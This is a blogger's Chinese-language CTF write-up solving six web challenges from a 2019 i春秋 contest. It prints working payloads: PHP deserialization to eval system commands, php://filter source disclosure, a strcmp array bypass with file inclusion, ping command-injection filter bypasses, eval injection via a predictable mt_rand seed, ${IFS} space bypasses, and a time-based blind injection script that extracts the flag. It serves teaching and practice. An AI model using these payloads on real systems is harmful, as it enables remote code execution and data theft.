i春秋网络内生安全试验场CTF夺旗赛（第四季）12月赛web write up题解

原创

努力的学渣# 于 2019-12-27 22:13:10 发布

分类专栏： 日常笔记 文章标签： 其他 经验分享

本文链接：https://blog.csdn.net/weixin_41598660/article/details/103739112

题主也是个刚入门的小菜鸡，而且最近临近期末，无奈能力有限只能作出部分web题（未完待续…）

期末考完了，还是很菜的我，继续完成剩下的web题，并尝试这用自己的想法去理解，如果是小白，看这篇write up说不定会好理解，路漫漫且远兮，一起加油！

1. 题目：nani
2. 题目：admin
3. 题目：Ping
4. 题目：random
5. 题目：post1
6. 题目：post2

题目： nani

看源码有提示，

构造语句读取user.php


http://120.55.43.255:24719/index.php?file=php://filter/read=convert.base64-encode/resource=user.php

base64解码，得出源码

```
<?php
class convent{
 var $warn = "No hacker.";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```


构造序列化语句：
s对应的是string的字数，所以

```
cmd=O:7:"convent":2:{s:4:"warn";s:17:"system("whoami");";}
```




s对应的是string的字数，所以


```
cmd=O:7:"convent":2:{s:4:"warn";s:13:"system("ls");";}
```



懒得数字数，直接python。



改下s数量 直接得flag



题目：admin

看源码有提示

```
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
 -->
```

构造 `http://120.55.43.255:28119/?user=php://input&file=php://filter/convert.base64-encode/resource=class.php&pass=1`

Post传递admin

解码得出

```
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwww man";
    }
}
?>
```

最后构造序列化

```
http://localhost:8000/?user=php://input&file=class.php&pass=O:4:"Read":1:{s:4:"file";s:62:"php://filter/read=convert.base64-encode/resource=fffffflag.php";}
```

最后base64解码 得出flag

题目： Ping

看源码有提示

```
There is a ping.php
<!--
    $password="***************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        } else {
            echo "Wrong password..";
        }
-->
```


构造

```
http://120.55.43.255:21173/?path=php://filter/read=convert.base64-encode/resource=ping.php
```

post传输password[]=asdasd


base64解码得出源码

```
<?php
if(isset($_REQUEST[ 'ip' ])) {
    $target = trim($_REQUEST[ 'ip' ]);
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '|' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
        echo $target;
    echo  "<pre>{$cmd}</pre>";
}
```

我们进行绕过处理

linux中：%0a 、%0d 、; 、& 、| 、&&、||


windows中：%0a、&、|、%1a（一个神奇的角色，作为.bat文件中的命令分隔符）




```
0.0.0.0 ls

PING 0.0.0.0 (0.0.0.0): 56 data bytes
fffffff1111aagggg.txt
index.php
ping.php
```


最后直接cat 得flag



题目random

```php
<?php
    show_source(__FILE__);
    include "flag.php";
    $a = @$_REQUEST['hello'];
    $seed = @$_REQUEST['seed'];
    $key = @$_REQUEST['key'];

    mt_srand($seed);
    $true_key = mt_rand();
    if ($key == $true_key){
        echo "Key Confirm";
    }
    else{
        die("Key Error");
    }
    eval( "var_dump($a);");
?>  Key Error
```

这段代码意思就是说要post传入seed，

seed在mt_srand（）这个函数下出来的值要和post传入的key值相等才会执行下一步eval("var_dump(a);")如果 key == $true_key值不等，就会执行else这个进程die（）结束掉。

走一段php程序，先得出相等的key值

```php
<?php
    $seed = 1;
    $key = @$_REQUEST['key'];

    mt_srand($seed);
    $true_key = mt_rand();
    echo $true_key;
?>
```

得出值1244335972

构造playlaod


```
payload = http://120.55.43.255:27189/?seed=1&key=1244335972&hello=1);system('ls'
```

playload构造也是有一定的意思的，hello的值传给$a

a=@_REQUEST[‘hello’];，同时要闭合eval(“var_dump($a);”);

效果如下eval（“var_dump（1）；system（‘ls‘）；”）

这样就执行了system（‘ls‘）这个函数的命令，然后cat得flag



Post1

进入页面

查看源码

```
POST[a] 这次我们玩过滤好了。
<!--
 eval(system($c));//read flag.txt But no cat!！！
-->
```

Linux文本查看命令(cat,tac,rev,head,tail,more,less,cut)尝试一下

很有意思，尝试到cut的时候（没抓到重点）就没有了，意思是我抓到重点了？

但其实这题，并没有绕过{}


${IFS}直接用就行了
a=cut${IFS}-b1-${IFS}flag.txt即可构造出来

查看的语法cut -b1 - flag.txt（b意思是里的1个字符串）

假设如果此题是绕过了空格和{}，做法如下：

**$9是命令行的第九个参数 不存在 所以是空 ， 让$IFS可以解析

cut查看语句
打印从第1个字符开始到结尾：cut -c1- flag.txt**
（第2个字符开始，就用c2，以此类推，c的用法就是单个字节）



最后一题post2

看write up才只是懂个大概，解题是这样子的
用如下脚本跑flag，各位看客可以自己读下代码意思。

```
import requests
import string
dic = string.printable
flag = ""
for j in range(1,33):
 for i in range(len(dic)):
  url = "http://120.55.43.255:22712"
  data = {
   "cmd" : "'[ `cut -c '"+str(j)+"' flag.txt` =  "%c" ]  && sleep 5"'%dic[i]
  }
  try:
   r = requests.post(url,data=data,timeout=1)
   # print data
  except requests.exceptions.ReadTimeout,e:
   flag += dic[i]
   print flag
   break
```